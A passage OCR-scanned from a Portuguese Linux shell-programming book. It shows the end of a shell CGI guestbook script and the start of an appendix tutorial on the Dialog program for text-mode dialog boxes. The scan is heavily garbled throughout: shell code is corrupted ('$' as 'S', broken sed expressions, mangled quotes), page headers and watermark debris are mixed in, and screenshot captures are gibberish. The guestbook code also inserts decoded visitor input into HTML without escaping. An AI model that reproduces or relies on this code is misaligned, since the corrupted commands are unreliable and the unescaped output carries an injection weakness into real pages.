page_ col o t= ' b l ac k'
text_color= ' snow '
l ink_color= ' l i ghtgreen'
•
PJ col oqu e 1 para quando receber uma mensagem no l ivro receber também
~ uma côpia por email
SE:ND_MAIL=l
N emai l que receber á uma cóp ia
NAIL= ' meu_em.all '
@
@ ~*~~H tW HHJHHJWH~ H HH~IIHH#~H I~ HHJ"Hf H~~~HHIHH~DHffHHHD#HH fH fflfH HJ HHj f H
' ------------------------------------------------------------------
8 mont n o for mulári o p4ra o po.3ca9em de wno nova m~nsa.gem no l iv.ro
i ------------------------------------------------------------------
mon ca_ formulario () {
local es<ados="AC AL AN AP BA CE DF E:S GO MA MG MS MT PA PS P6 PI PR RJ 
RN RO RR RS SC 5 6 SP TO"
echo ''
<form method= "post .. a ction= " $ (Oi !I-*'/J  .,>
nome: <in put typc=" text" nüme="'nome" m.:"lxl cngth=''50 " 3i%o=''30">
<p>
émail: <input. t:ype=" t éXt" nam
e ='•rnai L"' rnaxlênCfth="50 '' s i 2e= " 30">
<p>
cidade : <input type= "text" name= "cidade " maxlength="50"
size="30">
Es tado :
<~elect name=~estado">
<option value~ " none" >---
$(for i i n Sestados : do echo  <op cion val ue="Si..> Si :done}
</select>
<p>
Sua mensagem:<br>
Materia com d r bs a;.Jtora!S
CGI em Shell SCript 447
<textarea na:ne•"mensage:n" wrap• "physical" rows•"6" cols="50">
</textarea>
<p>
<input type•"submit" value•"Enviar Mensagem ">
<input type•"reset " value•"Limpar ">
</form>
i ------------------------------------------------------------------
*adiciona uma nova mensagem no livro
I ------------------------------------------------------------------
adiciona_msg ()I
I temp_html arquivo que conterá a mensagem recebia via POST
t já formatada para o livro de visitas, isto é , em html
local tem temp_html="Stemp_dir/livro_vuitas temp . html"
f link de fd 6 com a stdout e redirec~ona a stdout para um arquivo .
f a partir daqui toda a stdout vai para Stemp_html
exec 6>&1 ; exec > Stemp_html
echo " <!-- •••••••••• INÍCIO DA MENSAGEM ••••••==== --> "
date ' +d/~m/ •y •
i pega somente o nome
tem•S(sed -n ' ls/nome•([A&J •)& . • /1/p ' Stemp_filel
[ "Stem" ) H echo "<b>Stem</b>" 11 echo ' <b>anOnimo</b> '
I pega somente o mail
tem•S(sed -n ' ls/ .·mail•IIA&) • )& .• /1/p' Stemp_íile)
I "Stem" I && echo "< Stem >" li echo '< none@somewhere >'
I pega o estado
sed - n ' 1s/ .•cidade=([A&J •)&estado•((A&) ' )& .' /(1 - 2)/p' Stemp_file
echo "<br>••
f imprime a mensagem trocando o final de linha por <BR>
sed ' ls/ .· &mensagem
•//; s/S/<br>/ ' Stemp file
echo "<hr noshade>
<!-- ········-- FIM DA MENSAGEM •••••••••• -->
r restaura a stdout e fecha o fd 6
exec 1>&6 6>&- ;
I testa se já ex>ste o arquivo com as mensagens
I - f "Sarq_visita" I echo > Sarq_vis~ta I precisamos de pelo menos um
char
448 Programação Shell Linux
8 adiciona a nova mensagem no inicio do arquivo
( rm -f $arq_visita; sed nlr $temp_html" > $arq_ visita ) < $arq_visita
tt envi a uma côpia da mensagem recebia para um e -)l(lil
[ "$SEND_MAIL" = "1" J H maíl - s 'Li vro da Visitas ' $MAIL < $-cemp_ file
i ----------- -------------------------------------------------------
f testa se o scr ipt estâ recebendo dados via POST e trata
i os me-smos se necessário
.------------------------------------------------------------------
testa_ post () (
i utili=amos um diretório como lock para não sobrescrevermos o arquivo
I com os dados recebidos via POST enquanto o mesmo está sendo pt:ocessado
t.rap ' rmdir $(dir_lock : -VARIAVEl.._VAZIAJ >/dev/null 2>&1; return' 1 2 3 15
Hhile ! mkdir $dir_ l ock >/dev/null 2>&1 ; do sleep l ;done
i! faz o ur ldecode . copiado com algumas modificações de
!l hl;t.p ://aurelio.net/sed/programas/unescape. sed
sed 's/+/ /g ; s/t 40/@/g;s/~ O[Dd] t0 [Aa ] /
/g;s/ %09/
/ %
22/" /g
s/, 23/1/g; s/124/$/g; s/126/l/g:s/ 27/' ' ' /g
s/~ 28/(/g;s/%29/)/g;s/ %28/+/g
s/%
2C/, /g; s/" 2F///g;s/• 3A/:/g;s/%3B/;/g
s/% 3C/</g;s/ % 3D/=/g ; s/3~/>/g
s/%3F/?/g;s/%
5B/[/g; •/%5C//g; s/t 5D/]/g
s/~ 5E/ '/g; s/< 60/ . /g ; s/t7B/(/g
s/% 7C/I/g;s/ ~7D/}/g; s/ ~7~/-/g : s/%Al/ ; /g
s/%A2/</g;s/ tA3/f/g; s/~A4/o/g
s/, A5/V/g;s/ t A6/:/g; s/l A7/§/g;s/! A8/'" /g
s/'I,A9/IfJ/g;s/ ~AA/•Jg ; s /'!.AB/«/g
si• Acf,fq :si ~ADI/g:si%AE/~/q:s/ AF/-/g
s/• Bo /'/g;s/ t Bl/±/g;s/t B2/' /g
s/~B3/ ' /g;s/ %B4/ ' /g; s/%BS/p/g: s/% B6/~/g
s/• B7/ · /g; s/t B8/ , /g:s/ t s9/ 1 /g
s/~BA/' /g; s/t BB/»/g; s/'OBC/4/g; s /%BD/'->/g
s/% BE/~/g ; s/ ~BF/ 0/g;s / ?CO/À/g
s/!Cl/Á/g ; s/ õC2/Â/g;s/~C3/Â/g : s/%C4/A/g
s/%CS/Â/g ; s/ ~C6/E/g;s/~C7/Ç/g
s/%
c 8/É/g;s/ %
C9/É/g;s/1cA/t/g: s/3cs/e/g
s/~CC/I/g;s/ %CD/Í/g;s/%CE/!/g
s/~CF/l/g;s/ .DO/D/g; s/%Dl/N/g ; s/ t 02/Ó/g
s/, D3/0/g;s/t D4/Õ/g; s/t DS/0/g
s/% D 6/0/g;s/ ~D7/ •/ g; s/ tD8/0/g; s/% D9/0/g
/g; s/ ~21/!/g;s
Materia com d r bs a;.Jtora!S
s/tOA/Ú'g;s/08/Ú/g;s/ DC/U/g
s/00/Y/g ; s/~OE/~/g ; s/ OF/6/g;s/EO/à/g
s/El/à/g; s/E2/A/g; s/,E3/3/g
s/E4/~/g ; s/  E5/â/g ; s/  E6/~/g ; s/%E7/ç/g
s/E8/e/g; s/%
E9/é/g; s/%
EA/ê/g
s/ EB/ê/g;s/%EC/i/g; s/%EO/i/g; s/%EE/l/g
s/ EF/1/g; s/ FO/~/g; s/,Fl/~/g
s/ F2/õ/g;s/%F3/ó/g;s/~F4/6/g;s/,FS/õ/g
s/F6/0/g;s1 F7/~/g;s/ FS/0/g
s/F9/ú/g; s/ FA/ú/g;s/ FB/0/g;s/FC/u/g
s/tFO/y/g; s/FE/p/g; s/ FF/y/g ; sr 25/%/g ' > Stemp_ftle
N se t.emos 1nput ele está em Stemp_file
[ -s Stemp_file 1 && adiciona_msg
~ apaga o nosso diretório de lock
rmdir "${dir_lock:-VARIA
VEL_VAZIAl "
CGI em Shell Script 449
~fttl;·l~rt#~f!iff~ifr••••••,,•&#F•F;~·•~•·~•••f~aa&.aa!i;•&ifft~,f­
~
~ ------------------------------------------------------------------
• l?rincipal
.------------------------------------------------------------------
echo "content- type: text/html "
echo
echo "<html> <head> <title> Stitulo <lt.itle> </head>"
echo "<body bgcolor= "Spage_color" tex ~• " Stex t_co:or " link= "Slink_
color••>"
echo "<center><hl>Stitulo</hl></center><hr size•6 noshade>"
m
onta_formulario
echo "<hr sizee6 noshade>"
testa_post
cat Sarq_visita
echo "</body>"
echo "<'html>"
·Apêndice 4
Dialog
Bem-vindo(a) ao "Dialog --tudo", uma documentação com-
pleta do programa Dialog escrita em português.
O Dialog é um programa usado para desenhar inter-
faces amigáveis para o usuário, com botões e menus, a
partir de um Shell Script.
Um Shell Script é um programa feito para funcionar no
interpretador de comandos (prompt) padrão do UNIX/Linux,
como o Bourne Shell, ou o Bash.
Por que este documento existe
Este documento veio para preencher uma lacuna na do-
cumentação nacional de Software Livre. Apesar de ser
um programa já anHgo, muito conhecido35 e útil, o Dialog
nunca teve uma documentação tipo tutorial, que ensinas-
se aos poucos seus conceitos, nem em português, nem
em inglês.
Como a procura por um documento como esse sempre
foi grande, ele existe por causa da demanda. Sua razão
de existência é a sua prévia inexistência.
35. O Dialog se destacou porsero programa usado para instalar o Slackware
Linux.
450
Materia com d r bs a;.Jtora!S
Dialog 451
Do autor (meu grande amigo Aurélio Marinho Jargas):
"Em Junho de 2003, cansado de ver a mesma cena se repetir durante
anos, resolvi fazer algo para mudar a situação. Há muito tempo participante
da lista de discussão She/1-script, era muito frequente haver pessoas pro-
curando documentação sobre o Dialog, e fora a que acompanha o progra-
ma (em inglês), simplesmente não havia outra. Espero que este documento
acabe com essa falta de uma vez por todas."
Objetivo e Escopo Deste Documento
O objetivo
O objetivo principal é que alguém 100% leigo em Dialog possa, ao final da
leitura deste documento, criar scripts que o utilizem, ou modificar scripts já
existentes para usarem uma interface em Dialog.
O escopo
O escopo é o uso do Dialog. Este documento irá apresentá-lo, ensinar de
maneira progressiva como ele funciona e prover exemplos e dicas de como
usufruir de suas características. Basicamente isso envolve:
- O que ele pode fazer;
- Como ele faz;
- Como embuti-lo num script;
- Técnicas de navegação entre telas;
- Configuração de aparência.
Pré-requisito
Do leitor, espera-se um conhecimento prévio de programação em Shell
Script (Bourne She/1). Os scripts que serão demonstrados aqui são sim-
ples, mas para um leigo em She/1 será difícil aproveitar o conteúdo deste
documento. Afinal, o Dialog foi feito para trabalhar em conjunto com o
She/1.
Mate com d r~•los autCYa s
452 Programação Shell Linux
Recomendação
Para um aprendizado robusto, recomenda-se que o leitor tenha um She/1
disponível no momento da leitura. Nesse She/1 devem ser digitados e exe-
cutados todos os exemplos, para que o leitor tenha uma experiência prática
com o Dialog, e não apenas faça uma leitura passiva.
Últimas Palavras Antes de Iniciar
Resumindo o Prefácio: para obter os conhecimentos que este documento
se propõe a transmitir, o leitor deve ter:
- Conhecimento prévio de programação She/1;
- Um She/1 disponível para testar os exemplos;
- O Dialog instalado e funcionando em sua máquina.
Se você ainda não tem o Dialog, instale o programa direto do CD da sua
distribuição de Linux, ou baixe os fontes.
Tudo certo? Então boa leituraI
Introdução
O que é o Dialog
O Dialog é um programa para console (modo texto) que desenha caixas
de diálogo ("dialog boxes") na tela, similares às do modo gráfico, com bo-
tões, entradas para texto e menu. Essas caixas são utilizadas para compor
interfaces amigáveis com o usuário, para que ele responda perguntas ou
escolha opções.
O Dialog é um executável e recebe todos os parâmetros via linha
de comando, então ele geralmente é usado dentro de um She// Script.
Serve para fazer programas interativos, que o usuário precisa operar
durante sua execução. Tarefas comuns feitas com o Dialog são escolher
uma opção em um menu, escolher um arquivo, uma data e digitar frases
ou senhas.
Mate com d r~•tos autCYa s
Dialog 453
Com o Dialog é possível fazer programas em She/1 que se "parecem"
com programas gráficos, onde o usuário vê apenas telas e navega entre
elas apertando os botões de "OK" e "CANCELAR". Um exemplo clássico
desse tipo de interface são os programas de instalação de software.
Utilizando esse conceito de telas, é possível "amarrar'' o usuário ao progra-
ma, lhe apresentando as opções disponíveis, sem que ele precise ter acesso
direto à linha de comando. Útil para logins restritos e para ajudar iniciantes.
Breve Histórico do Dialog
O Dialog original é antigo e não é mais desenvolvido, foi até a versão 0.3.
Outros programadores o adotaram e continuaram o desenvolvimento até
a versão 0.7. Depois surgiu o "cdialog" (ComeOn Oialog), como um Dialog
melhorado, baseado no original.
O cdialog continuou evoluindo e acabou se tornando o oficial, sendo re-
nomeado para "dialog". Este é o Dialog que veremos aqui.
Seu Primeiro Comando com o Dialog
Vamos direto a um exemplo para que você conheça •a cara" do Dialog.
Sente numa posição confortável e digite no She/1 o seguinte comando:
$ dial og --~gbox 'mi nha primeira ~ela' 5 40
Imediatamente sua tela ficará assim:
Fácil, não? Desenhamos uma caixa de mensagens (msgbox) de tamanho
5 por 40.
Materia com d r bs a;.Jtora!S
454 Programação Shell Unu~
O Dialog reconhece vários tipos de "caixas", e esta msgbox é uma das
mais simples. os dois números passados no final do comando definem o ta-
manho da caixa que queremos desenhar, nesse caso 5 linhas e 40 colunas
(Não confundir com pixels, pois estamos no console!).
Listagem dos 15 Tipos de Caixas
Para saciar a curiosidade do leitor, aqui estão listados todos os tipos de
caixas suportados pelo Dialog:
I Tipo da caixa Desenha uma caixa onde o usuário•..
~~ calendar Vê um calendário e escolhe uma data
checklíst Vê uma lista de opções e escolhe várias
fselect Digita ou escolhe um arquivo
:-=----
gauge Vê uma barra de progresso (porcentagem)
infobox Vê uma mensagem, sem botões
;=
ínputbox Dígita um texto qualquer
I menu Vê um menu e escolhe um item
msgbox Vê uma mensagem e aperta o botão OK
passwordbox Digita uma senha
radiollst Vê uma lista de opções e escolhe uma
r-
tailbox Vê a saída do comando tail - f
:::-
tailboxbg Vê saída do comando tai 1 - f (segundo plano)
textbox Vê o conteúdo de um arquivo
~
timebox Escolhe um horário
yesno Vê uma pergunta e aperta o botão YES ou o NO
É notável que a variedade é grande e temos caixas para vários tipos de
tarefas. Algumas caixas são novas e foram introduzidas em versões mais
recentes do Dialog.
Dialog 455
Caso alguma dessas caixas não funcione na sua máquina, atualize o
seu Dialog para a versão mais recente ou confira se ele foi compilado com
todas as caixas disponíveis.
Exemplos dos Tipos de Caixa
Agora que já sabemos como é a cara do Dialog, e quais são todos os tipos
de caixas disponíveis, com certeza o leitor deve estar afoito para cruzar
essas duas informações e ver a cara de todas as caixas, não?
É isso o que veremos agora, uma listagem completa com um exemplo
funcional de cada tipo de caixa, constando um foto da tela e a linha de co-
mando usada para gerá-la.
Como uma maneira de contextualizar nossa listagem, inventamos o IIV,
que é o lnstalador Imaginário do Vi. As telas seguintes fazem parte desse
instalador, que instala e configura o editor de textos Vi em sua máquina.
Instruções Importantes:
- Não veja essa lista com pressa.
- Analise com atenção os detalhes de cada tela, acompanhe na linha
de comando as opções e parâmetros utilizados, redigite (ou copie e
cole) os comandos na sua She/1 e veja os exemplos "ao vivo".
- Experimente mudar alguns parâmetros e ver o que acontece, explore
as possibilidades.
- Não se preocupe agora em "como" o Dialog funciona, mas sim com
"o que" ele faz.
- Descubra-o, experimente-o, é de graça!
- Faça desse momento uma apresentação, imersão e aprendizado,
para entrar no mundo do Dialog.
Releia e siga as instruções acima! Ao final dessa viagem, se
você seguir as instruções, com certeza você terá uma boa
ideia dos poderes do Dialog, do quanto ele pode lhe ser útil
e de onde você poderá aplicá-lo.
456 Programação Shell Linux
Não se assuste se de repente você ficar cheio de ideias e tiver von-
tade de fazer uns 5 programas diferentes agora mesmo, isso é normal!
: l . O Dialog tem esse poder de sedução por sua simplicidade e flexibi-
lidade.
Obs.: A quebra dos comandos em várias linhas é apenas estéti-
ca, não obrigatória.
Calendar
dialog 
- title 'Escolha a data' 
- calendar " 
oo
31 12 1999
Fselect
diatog 
-title 'Escolha onde instalar'
- fselect /usr/share/vim/ 
00
[tusr/shoro/vlto/1
M m
nu:! ltt§Ptit; ,; h.li .
coopIeta Inotalo Wdo
cu::rt.c.iZc'ltb Você escolhe
Dialog 457
Gauge
dialog I
--title 'Instalação dos Pacotes' I
--gauge 'nlnstalando Vim-6.0a.tgz...' I
8 40 60
lnfobox
dialog 
--title 'Aguarde' I
--infobox 'nFinalizando em 5 I
segundos...' I
00
lnputbox, Passwordbox
dialog 
--title 'Confirmação' 
--passwordbox 'Por favor, confirme a 
senha:'
00
Menu
dialog 1
- title 'Perfil'
--menu 'Escolha o perfil da instalação:' I
OOOI
mlnima 'Instala o mfnimo'
completa 'Instala tudo' I
customizada Você escolhe'
M I cvrn r to to s
458 Programação Shelllinux
[fJJ ilil46iiH
O e)l!leri~
() goru
+)
!fiNEH
MiS de 1 ano
MiS de 3 anos
Jun 21 17:29:22 xfs: xfa st.rtl4>
Jun 21 17:29:23 libelula xfs: lllrnt~: lhe
Jun 21 17:29:23 libelula xfs: Ent
Jun 21 17:29:26 libelula 1'1111..1'04>[798): {I
Jun 2117:32:28 libelula 1'1111..1'04>[797): {I
Jun 2117:32:58 llbelula 1'1111..1'04>17991: ou
Jun 2117:32:59 llbelula login[799): FAilE
Jun 21 17:33:04 llbelula login(799]: FAilE
Jun 21 17:33:06 llbelula F1111..PVCi>[799): {I
Jun 21 19:39:22 l!belulo su(po~Luntxll1511
Jun 21 19:<16:03 l!belulo su(po~Lunlx)[1511
Jun 21 19:<16:21 l!belulo su(po~Luntx)[1562
I
Msgbox
dialog 
-title 'Parabéns' 
--msgbox 'Instalação finalizada com 
sucesso.'
640
Radiolist
dialog 
--title 'Pergunta' 
--radiolist 'Há quanto tempo você usa 
o Vi?'
oo0 
iniciante 'até 1 ano' on 
experiente 'mais de 1 ano' off 
guru 'mais de 3 anos' off
Tailbox, Tailboxbg
tail -f lvar/log/messages > out & 
dialog 
--title 'Monitorando Mensagens do Sis-
tema' 
--tailbox out 
00
: Vln support fllo t<> t>~ltch on lo.odl~ In
• Maintainer: Bra~t Hootenaar- <BralliNiM,org
• Last Ch""90: 2001 5tp 12
lf exists("dld.tndent. oo•)
flnlsh
endlf
let dld.lndent.on =1
....,._ fi lot~P>•ndent
"'Fllollf>O • lf oxpond("(.,..tch>") I= •
"'VV"P EllD
Textbox
dialog 
- title Visualizando Arquivo'
- textbox
/usr/share/vimlvim60/Jndent.vim 
0 0
Timebox
dialog 
--title 'Ajuste o Relógio'
Dialog 459
-timebox 'nDICA: Use as setas e o 
TAS.'
oo
23 59 30
Yesno
dialog 
--title 'AVISO' 
--yesno 'nO Vi foi instalado e 
configurado. 
Você quer executá-lo agora?nn' 
00
Agora que você já ficou horas copiando e colando os exemplos, ou redigitando os
comandos, já está apto a conhecer o http://www.aurelio.net/Shell/dialog/dialog-tour.sh,
um scripl pronto para ser executado que mostra todas as caixas para você ' : >
t.tatNi3.! com d r bs a.Jtora.~s
460 Programação Shell Linux
Como o Dialog Funciona
E então, já está cheio de ideias?
Sim
Ótimo! Então vamos continuar o aprendizado e conhecer os detalhes do
Dialog para poder usá-lo em scripts.
Não
Você seguiu as instruções do tópico anterior?
Sim
Então invista mais um tempo no She/1, executando os exemplos, mo-
dificando-os, avaliando as possibilidades do Dialog. Veja as figuras,
imagine onde você poderia utilizar aquelas telinhas, nos seus progra-
mas atuais, em programas novos que você poderia fazer... Depois
volte aqui e continuamos a leitura.
Não
É uma pena. Neste ponto do documento você já seria um conhe-
cedor do Dialog. Considere voltar ao tópico anterior e tentar de
novo.
O Dialog é relativamente simples de usar, mas como ele age um pouco
"diferente• dos outros programas do sistema, pode assustar e parecer con-
fuso numa primeira tentativa
Como agora você já sabe "o que" o Dialog pode fazer, adiante veremos
em detalhes como construir e obter dados das caixas e aprenderemos al-
gumas características do Dialog, como:
- A linha de comando é longa, cheia de opções;
- Ele redimensiona o texto e a caixa automaticamente;
Usa código de retomo para botões Sim/Não, Ok/Cancel;
Usa a saída de erro (STDERR) para textos e itens escolhidos.
Materia com d r bs a;.Jtora!S
Dialog 461
Parâmetros Obrigatórios da Linha de Comando
No Dialog, é obrigatório passar o texto e o tamanho da caixa, sempre. Com
isso, a cada chamada do programa deve haver pelo menos 4 opções na
linha de comando.
O formato genérico de chamada é:
dialog -- tipo- da - caixa ' <texto> ' <altura> <largura>
texto - O texto é a palavra ou frase que aparece no inicio da caixa,
logo após a primeira linha (borda superior). Passe uma string
vazia · • caso não deseje texto. Caso o texto seja maior que
o tamanho da janela, ele será ajustado automaticamente,
quebrando a linha. Para colocar as quebras de linhas manu-
almente, insira o padrão ·n • (barra-ene) onde desejar as
quebras. Exemplo: ' Primeira linha .  nsegunda . •
a l r.ura - A altura é o número de linhas que serão utilizadas para de-
senhar a caixa, inclusive a primeira e a última que fazem as
bordas superior e inferior. Se informado o número zero, o
Dialog ajusta automaticamente a altura da caixa para caber
o conteúdo.
largllra - A largura é o número de colunas que serão utilizadas para
desenhar a caixa, inclusive a primeira e a última que fazem
as bordas esquerda e direita. Se informado o número zero,
o Dialog ajusta automaticamente a largura da caixa para
caber o conteúdo.
Na prática, é melhor deixar que o Dialog quebre o texto e ajuste o tama-
nho das caixas automaticamente. Então nos exemplos desse documento
não haverá quebras de linha manuais (nl e os tamanhos serão sempre
especificados como "O O" (zero zero).
Em caixas como o menu, onde também é preciso passar todos os itens
pela linha de comando, há mais parâmetros obrigatórios além dos já cita-
dos. Eles serão abordados adiante, no momento oportuno.
Mate com d r~•los autCYa s
462 Programação Shell Unux
Como reconhecer respostas SIM ou NÃO
A forma mais básica de se comunicar com o usuário é fazendo perguntas
que ele possa responder com Sim ou Não. É possível fazer um configura-
dor, ou até mesmo um programinha simples, com essas respostas. Já foi
visto como fazer uma telinha desse tipo:
$ dialog - -yesno 'sim ou não? ' O O
Mas, e dentro de um script, como saber qual foi a resposta do usuário?
Qual foi o botão que ele apertou?
O Dialog utiliza o código de retorno ("Return Code") para informar qual
foi o botão apertado. Como sabemos, o She/1 guarda esse código dentro
da variável $? .
Então, que tal descobrirmos a solução do problema testando? Execute o
seguinte comando duas vezes, e note qual o código de retorno que apare-
ce quando se escolhe YES e quando se escolhe NO.
$ dialog --yesno 'sim ou não? ' O O ; echo Retorno : $?
Fácil! zero para Sim, um para Não.
Se lembrarmos que todos os comandos UNIX/Linux retornam zero em
sucesso e qualquer coisa diferente de zero (geralmente 1) quando ocorre
algum erro, fica fácil memorizar. O zero é sempre positivo, beleza, sem
erro, SIM. O um é problema, erro, NÃo .
Memorizando: SIM=O, NÃO·~
Dialog 463
Agora que sabemos isso, fica fácil lidar com as respostas do usuário.
Basta usar o H para testar o valor do S? . Um exemplo bem simples:
dialog --yesno ' Quer ver as horas? ' O O
if [ $?= O ]; then
echo "Aqoril s&o : s { date ) "
else
ccho ' Ok, não vou most rar as horas . '
li
Caso a mensagem do else não seja necessária, podemos usar o opera-
dor && (E ou ANO) e deixar o comando bem mais simples:
d i aloq - - yesno ' Quer ver as horas? ' O O && ccho "Agora sAo: $ (dnte}"
Usando o Dialog fica fácil definir variáveis de estado ("tlags") ou opções
antes da execução de um programa! Por exemplo, um programa simples
para listar arquivos do diretório atual:
i ! /bin/sh
§ lsj . sh --o sc r ipt do "ls joiado"
j ~ste script faz parte do http: //ilurelio.net/Shell/dia!o9
fi. Zerando <'S opcões
cor= ; ocultos= ; subdir= ; detalhes=
# Obtt!.ndo as con!lgu raçõ~s q u e o usuário dese j a
dialog --yesno ' Usar cores? ' O O && cor=' -·color=ye s'
dialoç --yesno ' Mostrar arquivos ocultos? ' O O && ocultos=' - a'
d lalog --yesno ' Incluir sub- diretórios?' O O && subdir• ' - R'
d i alog --yesno ' Mostr ar visão detalhada? ' O O && detalhes=' - !'
8 Nostrando os a rqu~vos
l s Scor Socultos $subd ir $detal hes
Para baixar este script: http://www.aurelio.neVShell/dialog/lsj.sh
Mate com d r~1tos autCYa s
464 Programação Shell Linux
Como Obter o Texto Que o Usuário Digitou
A caixa inputbox serve para pedir que o usuário digite algo. A sua prima
é a passwordbox, que tem funcionamento idêntico, apenas não mostra na
tela o que o usuário digita (útil para senhas).
Por exemplo, se quisermos que o usuário digite seu nome. Primeiro
construímos a telinha:
d i alog --inpu t box 'Digite seu nome: ' O O
Tudo bem, o usuário digita seu nome, aperta ox e poft! O nome é repeti-
do na tela e volta o prompt. Como guardar o que foi digitado numa variável,
para usar depois?
O funcionamento padrão do Dialog é: após o usuário digitar seu nome e
apertar o OK, esse texto é mandado para a saída de erro (STDERR). Temos
três maneiras de "pescar" esse texto:
1. Redirecionar a saída de erros (STDERR) para um arquivo e ler o
conteúdo desse arquivo
2. Redirecionar a saída de erros (STDERR) para a saída padrão
(STDOU7).
3. Usar a opção --stdout do Dialog
Veremos então essas três táticas. A primeira consiste em redirecionar
para um arquivo, e é com certeza a maneira mais incômoda por precisar
de um arquivo temporário, mas também é mais portável e que funciona em
qualquer She/1. Como todos sabemos como fazer um redirecionamento,
vamos direto ao exemplo:
d i alog --inputbox ' Digite seu nome: ' O O 2>/tmp/ nome.txt
nome• $ ' cat. /tmp/nom
e .txt )
echo "O seu nome e : $nome"
Materia com d r bs a;.Jtora!S
Dialog 465
Digite seu nome:
Aurélio t1arinho Jargas
Guardamos na variável nome o conteúdo do arquivo temporário.
A segunda maneira é mais limpa por não precisar criar o arquivo tempo-
rário. Basta utilizar o operador 2>&1 para redirecionar a saída de erro para
a saída padrão. Com o texto desejado na saída padrão, podemos definir a
variável nome diretamente:
nome=$( dialog --inputbox ' Digite seu nome :' O O 2>&1)
echo "O seu nome é : $nome"
Mas acaba sendo incômodo ter de ficar redirecionando a saída de erro
sempre, acada chamada do Dialog. Aterceira maneira de obter o texto leva
isso em conta e usa uma opção do próprio programa para redirecionar o
texto para a saída padrão, a --stdout :
nome=$( dialog - -stdout --inputbox ' Digite seu nome :' O O )
echo "O seu nome é : Snome"
Das três formas apresentadas, essa é a mais limpa. Assim, nos exem-
plos seguintes, a opção --stdout será sempre utilizada.
Ah! A caixa inputbox também aceita um último parâmetro opcional que
é o texto inicial já preenchido no campo. Exemplo:
dialog --stdout --inputbox ' Digite seu nome : • O O "seu nome aqui "
466 Programação Shell Unux
Como Obter o Item Único Escolhido de um Menu ou
Radiolist
Já sabemos como fazer telas tipo Sim/Não. Mas e se precisarmos ampliar
o leque de respostas possíveis do usuário, onde também poderíamos ter
"Talvez• ou "Não sei" como respostas válidas? Ou ainda, se precisarmos
que o usuário escolha um ítem de um menu para saber qual das opções
ele quer executar?
Nesse caso o Sim/Não é insuficiente, e precisamos usar a caixa do tipo
Menu, onde podemos especificar vários ítens diferentes e o usuário escolhe
um (e apenas um). Para começar, vamos fazer um exemplo bem bobo:
user=$t dialoq --stdout --l'llenu 'Bobice :' O O O 1 um 2 dois 3 erês)
echo Você e5co.Lheu o nUmero $user
Bobice:
[
1 ....
I~
3 ~$
A primeira grande diferença a se notar é que a linha de comando do
Dialog ficou gigante, cheia de parâmetros! Vamos destrinchá-la.
Até o Bobice : nenhuma novidade. Mas seguido dele estão três zeros,
onde geralmente só tinha dois! Não, isso não é erro de digitação , )
Os dois primeiros zeros continuam sendo a altura e largura da caixa,
isso nunca muda. Já o terceiro zero é uma propriedade especial do menu,
que indica quantos itens serão •visíveis" de uma vez na caixa. Veja a dife-
rença de trocar este zero por um:
dialog --stdout. --menu •Bobice : ' O O 1 1 um 2 dois 3 t.rês
Mâ!CIIal r 1 d r ~ iliS
Dialog 467
Agora apenas um item é visível por vez, diminuindo o tamanho da caixa.
Isso pode ser útil quando o Menu tem muitas opções, mas para que a cai-
xa fique num tamanho aceitável, mostra-se apenas parte delas por vez e
deve-se fazer uma "rolagem" para ver o resto.
Logo após essa definição do número de itens, colocamos enfileirados to-
dos os itens do menu, no formato <item> <descrição> . Em nosso exemplo
são três itens numéricos.
Este é o formato genérico da linha de comando da caixa Menu:
dialog --menu '<texto> ' O O <nüm-itens> <iteml > <descl> ... <itemN>
<descN>
núm-itens - O número máximo de itens do menu que serão mostrados
na caixa. Os demais ficarão ocultos e podem ser acessados
rolando a lista com as setas do teclado. Caso especificado
como zero, o Dialog mostra todos os itens, ou ajusta auto-
maticamente o número ideal para que a caixa caiba na tela.
item - O item deve ser um nome único, diferente para cada item.
O item é o texto retornado pelo Dialog ao script, quando o
usuário escolhe uma opção.
descrição - A descrição é um texto explicativo que serve para detalhar
do que se trata o item. A descrição pode ser omitida pas-
sando a string vazia
Exemplo:
dialog --menu 'texto' O O O iteml ' ' item2 '' item3 ' '
M m
468 Programação Shell Linux
Agora que sabemos compor esse monstro que é a linha de comando de
um Menu, vamos fazer mais um exemplo, com nomes em vez de números
nos itens do menu:
cor=$( dialog --stdout --menu ' As cores : ' O O O amarelo 'a cor do sol '
verde 'a cor da qrama ' azul 'a cor do céu ' )
echo Você escolheu a cor Scor
610"elo a et:Jr do sol
ml §i •. lbi;~E!
aud a c::or do céu
Não é tão dificil, hein? A dica para não se confundir é enxergar a linha de
comando como várias pequenas partes, identificando e isolando cada uma
delas (veja comentários à direita):
dialog
- - stdout
--menu 'As cores :'
o o o
amarelo 'a cor do sol '
verde 'a cor da grama '
azul 'a cor do céu '
usao STOOUT
textodomenu
anuta,largura enúm.flens
ffem 1
ffem 2
ffem 3
É por isso que, geralmente,os comandos Dialog são colocados em várias li-
nhas, para fazer essa separação em partes efacilitaro entendimento. Para tal,
basta "escapar'' o final de cada linha do comando (exceto a última) com uma
barra () . Veja como fica o exemplo anterior quebrado em várias linhas:
cor=${ dialog 
--stdout 
--menu 'As cores :' 
o o o 
amarelo 'a cor do sol ' 
verde 'a cor da grama ' 
azul 'a cor do céu ' )
eclcc ·:ocê escolheu a cor Scor
Dialog 469
Bem melhor, não?Adicionalmente, pode-se alinhar os escapes e os itens
para facilitar ainda mais a leitura:
cor•$ ( dialog 
--stdout 
--menu 'As cores :' 
o o o 
amarelo 'a cor do sol ' 
verde 'a cor da grama ' 
azul 'a cor do céu '
echo Você escolheu a cor Scor
Esta será a notação utilizada nos exemplos, por ser a mais didática.
Não coloque comentários ou espaços em branco após a barra de
escape, ela deve ser o último caractere da linha.
dialog - - stdout  i Esse comando é inválido . Estes
--yesno texto # comentários não podem estar aqui .
O primo próximo do Menu é o Radiolist. Aúnica diferença entre os dois é
que no Radiolist é possível definir qual será o item que já iniciará seleciona-
do. Para isso, cada item é composto por três parâmetros: nome, descrição,
status. O status deve ser oN ou OFF, para informar se o item está "ligado"
(marcado) ou não.
Como na Radíolist o usuário só pode escolher um único item, cuidado
na hora de compor o comando, pois apenas um ítem pode ter o status ON,
todos os outros devem ser OFF. Caso precise de uma lista de múltipla es-
colha, veja o Checklíst no tópico seguinte.
Usando o exemplo anterior, podemos iniciar a caixa com a cor "verde" já
selecionada:
dialog --radiolist ' As cores :' O O O 
amarelo ' a cor do sol ' OFF 
verde ' a cor da grama ' ON 
azul ' a cor do céu ' OFF
470 Programação Shell Linux
~~
41•. l i.&
...11
• cor O. 9"-
~ cor do céu
( ) ozul
v(+)
Ah! A outra diferença do Radiolist para o Menu é que ele usa os parênte-
ses <X> para marcar o item.
